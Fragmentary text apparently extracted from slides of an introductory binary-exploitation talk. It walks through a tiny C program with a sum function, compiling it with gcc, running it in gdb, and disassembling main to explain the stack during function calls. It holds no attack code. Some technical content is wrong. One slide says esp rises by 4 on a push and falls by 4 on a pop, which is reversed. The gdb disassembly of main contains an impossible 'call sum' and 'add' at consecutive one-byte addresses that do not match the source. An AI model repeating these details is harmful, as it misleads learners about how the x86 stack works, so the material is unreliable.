
multiprocessing

(not important right now)



the process you're pwning is not the only process there is

visualising a process



**let's take a look
at a real process**

```
int sum(int a, int b){
    return a + b;
}

void main(){
    int a = 0x1337;
    int b = 0x4242;

    sum(a, b);
    return;
}
```


source code

compiler
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ELF binary

./main
→



process

Making the binary

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}  
  
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    return;  
}
```

> **gcc main.c -o main -m32**

viewing the process in gdb

```
vagrant@ubuntu-jammy:~/level_up_talk/comp_arch$ gdb main
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
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License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from main...
(No debugging symbols found in main)
(gdb) set disassembly-flavor intel
(gdb) r
Starting program: /home/vagrant/level_up_talk/comp_arch/main
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 4063) exited with code 0171]
(gdb) █
```


- > gdb main
- > set disassembly-flavor intel
- > r

looking at instructions @ main

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x565561a4 <+0>:   push    ebp
   0x565561a5 <+1>:   mov     ebp,esp
   0x565561a7 <+3>:   sub    esp,0x10
   0x565561a8 <+4>:   call   0x5655618d <sum>
   0x565561a9 <+5>:   add    eax,0x2022
   0x565561b4 <+16>:  mov    DWORD PTR [ebp-0x8],0x1337
   0x565561bb <+23>:  mov    DWORD PTR [ebp-0x4],0x4242
   0x565561c2 <+30>:  push   DWORD PTR [ebp-0x4]
   0x565561c5 <+33>:  push   DWORD PTR [ebp-0x8]
   0x565561c8 <+36>:  call   0x5655618d <sum>
   0x565561cd <+41>:  add    esp,0x8
   0x565561d0 <+44>:  nop
   0x565561d1 <+45>:  leave
   0x565561d2 <+46>:  ret
End of assembler dump.
```

> disassemble main

the stack



function calls

call main

stack:

```
n
e for function main:
  push  ebp
  mov   ebp, esp
  sub   esp, 0x10
  add   ecx, 0x2020
  mov   DWORD PTR [ebp-0x8], 0x1337
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  push  DWORD PTR [ebp-0x4]
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  call  0x5655618d <sum>
  add   esp, 0x8
  nop
  leave
  ret
```

...


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  nop
  leave
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```

red boxes indicate that the instruction is just executed




esp +4 when a push happens
esp -4 when a pop happens

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leave
ret
```




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  add   esp, 0x8
  nop
  leave
  ret
```

